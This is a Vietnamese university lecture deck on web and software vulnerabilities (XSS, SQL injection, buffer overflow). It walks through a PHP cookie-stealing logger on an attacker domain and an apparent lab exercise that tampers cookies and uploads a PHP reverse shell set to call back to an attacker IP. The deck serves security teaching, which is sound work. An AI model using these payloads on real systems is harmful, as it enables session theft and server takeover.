

# CƠ SỞ AN TOÀN THÔNG TIN

## Bài 8. An toàn phần mềm

1

Lỗ hổng web

2

Lỗ hổng phần  
mềm

3

An toàn phần  
mềm

1

Lỗ hổng web

2

Lỗ hổng phần  
mềm

3

An toàn phần  
mềm

# Lỗi hỏng ứng dụng web

## ❑ **Diễn hình:**

- SQL Injection,
- Cross-Site Scripting (XSS)

## ❑ **Khác:**

- Cross-Site Request Forgery (CSRF)
- Path Traveling
- Xác thực yếu
- Không có cơ chế chống spam
- ...

# Mục đích tấn công ứng dụng web

- Truy cập trái phép CDSL: SQL Injection,
- Truy cập trái phép file: Path Traveling
- Đánh cắp tài khoản/quyền người dùng (Password guessing, SQL Injection, XSS, XSS Session Hijacking, CSRF)
- Cài đặt mã độc (XSS+)
- Quảng cáo (XSS Click Hijacking)
- Theo dõi người dùng (XSS Click Hijacking+)
- Từ chối dịch vụ (spam)
- ....

# Cross-Site Scripting

❑ **Khái niệm:** XSS là một lỗ hổng cho phép hacker chèn script vào tham số truy vấn HTTP và sau đó script này được thực thi trên máy người dùng.

❑ **Mục đích thực hiện XSS:**

- Đánh cắp tài khoản
- Đánh cắp cookie (SessionID)
- Thực hiện Click Hijacking

# Cross-Site Scripting

- Máy tấn công: cài hệ điều hành Win 10 (64bit), tên miền:

<https://longtndtcs2020.000webhostapp.com/>

- Máy nạn nhân : cài hệ điều hành Win 10 (64bit), địa chỉ IP: 222.252.22.194, phiên bản trình duyệt Chrome Version 84.0.4147.105 (Official Build) (64-bit)

Tên miền chứa lỗ hổng XSS: <http://www.techpanda.org/>

# Cross-Site Scripting

(1) Tạo các tệp chứa mã khai thác “xssError.php” và tệp ghi nội dung log “Logs.txt”

```
// Lấy cookie
```

```
<?php
```

```
    $cookie = $_GET["c"];
```

```
    //ghi cookie đến tệp Logs.txt
```

```
    $file = fopen('Logs.txt', 'a');
```

```
    fwrite($file, $cookie . "\n\n");
```

```
?>
```

```
<?PHP
```

```
//Lấy địa chỉ IP
```

```
function getUserIP()
```

```
{
```

```
    // Get real visitor IP behind CloudFlare network
```

```
    if (isset($_SERVER["HTTP_CF_CONNECTING_IP"])) {
```

```
        $_SERVER['REMOTE_ADDR']
```


```
$_SERVER["HTTP_CF_CONNECTING_IP"];
```


=





# Cross-Site Scripting


**longtndtcs2020**


 View Site


 Dashboard


 Tools >

 Website Settings >

 Community Help >

 Earn Money

 Learn to Code



## Fast, Easy & Secure File Upload

Click the button below to access file manager.

[Upload Files](#)

Did you know that you can upload multiple files much easier and faster with FTP absolutely for free? [Let's do it](#)

▼ /	<input type="checkbox"/> Name ▼	Size	Date	Permissions
▼ public_html	<input type="checkbox"/> .htaccess	0.2 kB	2020-03-12 02:48:00	-rw-r--r--
> tmp	<input type="checkbox"/> Logsdtdcs_bitbox.txt	1.1 kB	2020-07-17 23:32:00	-rw-r--r--
	<input type="checkbox"/> xssError.php	0.9 kB	2020-07-18 02:43:00	-rw-r--r--

# Cross-Site Scripting

Truy cập trang web <http://www.techpanda.org/>

Login | Personal Contacts Manager v1.0

Email\*

Password\*

☐ Remember me

Submit

Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1	555w	555	555	sipho@bruh.com	<a href="#">Edit</a>
19745	<a href="#">Dark</a>	Baugh	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
19746	<a href="#">Gelas</a>	silit	085795237500	silit@gmail.com	<a href="#">Edit</a>
19747	<a href="#">Gelas</a>	silit	085795237500	silit@gmail.com	<a href="#">Edit</a>
19748	<a href="#">Dark</a>	madiden	asdsdedsda	dakemaden@gmail.com	<a href="#">Edit</a>

Total Records Count: 6

Editor | Personal Contacts Manager v1.0

[Back to Dashboard](#)

First Name

Last Name

Mobile No

Email

Save Changes

# Cross-Site Scripting

Dashboard | Personal Contacts Manager v1.0

Add New Contact

Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1	555w	555	555	sipho@bruh.com	<a href="#">Edit</a>
19745	<a href="#">Dark</a>	Baugh	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
19746	<a href="#">Gelap</a>	silit	085795237500	silit@gmail.com	<a href="#">Edit</a>
19747	<a href="#">Gelap</a>	silit	085795237500	silit@gmail.com	<a href="#">Edit</a>
19748	<a href="#">Nhii</a>	madiden	asdsdadsda	dakemaden@gmail.com	<a href="#">Edit</a>
19749	<a href="#">XSSError</a>	beo	+84916916916	bmm@hotmail.com	<a href="#">Edit</a>

Total Records Count: 7

Khi người dùng, hoặc nạn nhân click vào “XSSError”, phiên truy cập và địa chỉ IP sẽ được ghi đến tệp Logs.txt

/public\_html/Logs.txt

```
1
2 PHPSESSID=iu56u7njphgmr2p6qkva123cc4
3
4 222.252.22.194
5
6 PHPSESSID=iu56u7njphgmr2p6qkva123cc4
7
8 222.252.22.194
9
```

SAVE & CLOSE

SAVE

# Cross-Site Scripting

Tamper Popup

http://www.techpanda.org/dashboard.php

Request Header Name	Request Header Value	Post Parameter Name
Host	www.techpanda.org	
User-Agent	Mozilla/5.0 (Windows NT 10.0; Wi	
Accept	text/html,application/xhtml+xml	
Accept-Language	vi-VN,vi;q=0.8,en-US;q=0.5,en;q=	
Accept-Encoding	gzip, deflate	
Cookie	PHPSESSID=iu56u7njphgmr2p6qk	

OK Hủy

# Cross-Site Scripting

Dashboard | Personal Con... X +

www.techpanda.org/dashboard.php

Tìm kiếm

Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1	555w	555	555	sipho@bruh.com	<a href="#">Edit</a>
19745		Baugh	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
19746	<a href="#">Gelap</a>	silit	085795237500	silit@gmail.com	<a href="#">Edit</a>
19747	<a href="#">Gelap</a>	silit	085795237500	silit@gmail.com	<a href="#">Edit</a>
19748	<a href="#">Nhii</a>	madiden	asdsdadsda	dakemaden@gmail.com	<a href="#">Edit</a>
19749	<a href="#">XSSError</a>	beo	+84916916916	bmm@hotmail.com	<a href="#">Edit</a>
19750	<a href="#">lontr</a>	beo	+91696969	longtn@hotmail.com	<a href="#">Edit</a>
19751	<a href="#">Dark</a>	Maiden	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
19752	<a href="#">Dark</a>	Maiden	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
19753	<a href="#">Dark</a>	maiden	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
19754	<a href="#">Dark</a>	sr	1234567890	supraja@gmail.com	<a href="#">Edit</a>
19755	<a href="#">Dark</a>	denden	666666	ant34@gmail.com	<a href="#">Edit</a>
19756	<a href="#">Dark</a>	Kracker	809862764	admin@google.com	<a href="#">Edit</a>

Total Records Count: 14

# Cross-Site Scripting

---

## ❑ Kịch bản tấn công XSS điển hình:

- Tạo URL chứa script và gửi cho nạn nhân
- Nạn nhân mở URL và script được thực thi

# Cross-Site Scripting

## ❑ Phòng chống XSS


- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerability Scanner, Grabber, ...
- Người dùng không mở các đường link từ những nguồn không đáng tin cậy

# SQL Injection

- **Khái niệm:** Lỗ hổng SQL Injection là lỗ hổng cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL một cách trái phép



# SQL Injection




## Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Duyệt lần lượt các tab xem có gì đặc biệt? tại mục “Uploads” bị hạn chế thêm đối với người dùng quản trị cấp cao (Super admin).

# SQL Injection



Thêm id cần thực hiện dò tìm từ (1-100), thực hiện tấn công dò tìm id của tài khoản Superadmin

# SQL Injection

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items


Request ^	Payload	Status	Error	Redirect...	Timeout	Length	Comment
20	20	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
21	21	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
22	22	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
23	23	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3812	
24	24	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
25	25	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
26	26	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
27	27	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
28	28	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
29	29	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
30	30	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3826	
31	31	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
32	32	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
33	33	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
34	34	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
35	35	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
36	36	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
37	37	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
38	38	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
39	39	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	

Request Response

Pretty Raw \n Actions

```
1 GET /cdn-cgi/login/admin.php?content=accounts&id=30 HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
9 Cookie: user=34322; role=admin
10 Upgrade-Insecure-Requests: 1
11
```

# SQL Injection



The screenshot shows a Mozilla Firefox browser window titled "Admin Panel - Mozilla Firefox". The address bar displays the URL `10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30`. The browser's bookmark bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The page header is a blue bar with the text "MegaCorp Automotive" and navigation links: "Account", "Branding", "Clients", "Uploads", and "Logged in as Admin". The main content area features the heading "Repair Management System" and a table with the following data:

Access ID	Name	Email
86575	super admin	superadmin@megacorp.com

# SQL Injection

```
php-reverse-shell.php
/usr/share/webshells/php

42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.15.67'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

Admin Panel - Mozilla Firefox

Admin Panel

10.10.10.28/cdn-cgi/login/admin.php?content=uploads

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-D


MegaCorp Automotive Account Branding Clients Uploads Logged in as Admin

## Repair Management System

### Branding Image Uploads

Brand Name	<input type="text" value="test"/>
Browse...	<input type="text" value="test.php"/>
<input type="button" value="Upload"/>	

# SQL Injection



Burp Suite Community Edition v2021.2.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://10.10.10.28:80



Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1 POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----8889308193513072494548213079
8 Content-Length: 5836
9 Origin: http://10.10.10.28
10 Connection: close
11 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
12 Cookie: user=34332; role=admin
13 Upgrade-Insecure-Requests: 1
14
15 -----8889308193513072494548213079
16 Content-Disposition: form-data; name="name"
17
18 test
19 -----8889308193513072494548213079
20 Content-Disposition: form-data; name="fileToUpload"; filename="test.php"
21 Content-Type: application/x-php
22
23 <?php
24 // php-reverse-shell - A Reverse Shell implementation in PHP
25 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
26 //
27 // This tool may be used for legal purposes only. Users take full responsibility
28 // for any actions performed using this tool. The author accepts no liability
29 // for damage caused by this tool. If these terms are not acceptable to you, then
30 // do not use this tool.
31 //
32 // In all other respects the GPL version 2 applies:
33 //
34 // This program is free software; you can redistribute it and/or modify
35 // it under the terms of the GNU General Public License version 2 as
36 // published by the Free Software Foundation.
37 //
38 // This program is distributed in the hope that it will be useful,
```

Chỉn sửa trường user=34332(admin) thành user= 86575 (super admin)

# SQL Injection



# SQL Injection

## ❑ Phòng chống SQL Injection

- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerability Scanner, Grabber, ...



# Tài liệu tham khảo

1. Nguyễn Tuấn Anh, Hoàng Thanh Nam,  
**Xây dựng ứng dụng web an toàn,**  
Học viện KTMM, 2013
2. Zalewski, **The Tangled Web. A Guide  
to Securing Modern Web  
Applications,** No Starch Press, 2011
3. Ryan Barnett, **Preventing Web Attacks  
with Apache,** Addison Wesley, 2006

# Tài liệu tham khảo

4. Joel Scambray, **Hacking Exposed Web Applications**, McGraw-Hill, 2002
5. Rolf Oppliger, **Security Technologies for the World Wide Web**, Artech, 2003
6. Michael Cross, **Web Application Vulnerabilities Detect, Exploit, Prevent**, Syngress, 2007
7. ....

BÁO CÁO

1

Lỗ hổng web

2

Lỗ hổng phần  
mềm

3

An toàn phần  
mềm

# Các dạng lỗ hổng phần mềm

## ❑ **Diễn hình:**

- Tràn bộ đệm (Buffer Overflow)
- Chuỗi định dạng (Format String)

## ❑ **Các dạng khác:**

- Integer Overflow
- Race Conditions
- Weak Cryptography Algorithm/Scheme
- ...

# Lỗi hồng tràn bộ đệm

❑ **Lỗi hồng tràn bộ đệm:** Lỗi hồng tràn bộ đệm là lỗi hồng cho phép dữ liệu xử lý, thường là dữ liệu đầu vào, dài hơn giới hạn của vùng nhớ đệm được cấp phát để chứa nó.

# Lỗi hỏng tràn bộ đệm

- Để tránh những phổ biến và nguy hiểm nhất hiện nay
- Đứng thứ 3/25 trong bảng xếp hạng lỗi lập trình nguy hiểm nhất của SANS
- Hai dạng lớn: trên stack, trên heap
- Có nhiều cơ chế bảo vệ và cũng có nhiều kỹ thuật khai thác

# Tràn bộ đệm

---

## □ Hai dạng tràn bộ đệm

- Tràn bộ đệm trên Stack: biến cục bộ
- Tràn bộ đệm trên Heap: cấp phát động



# Tràn bộ đệm

Mã:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[])
{
    char buffer[64];
    if (argc < 2)
    {
        return 1;
    }
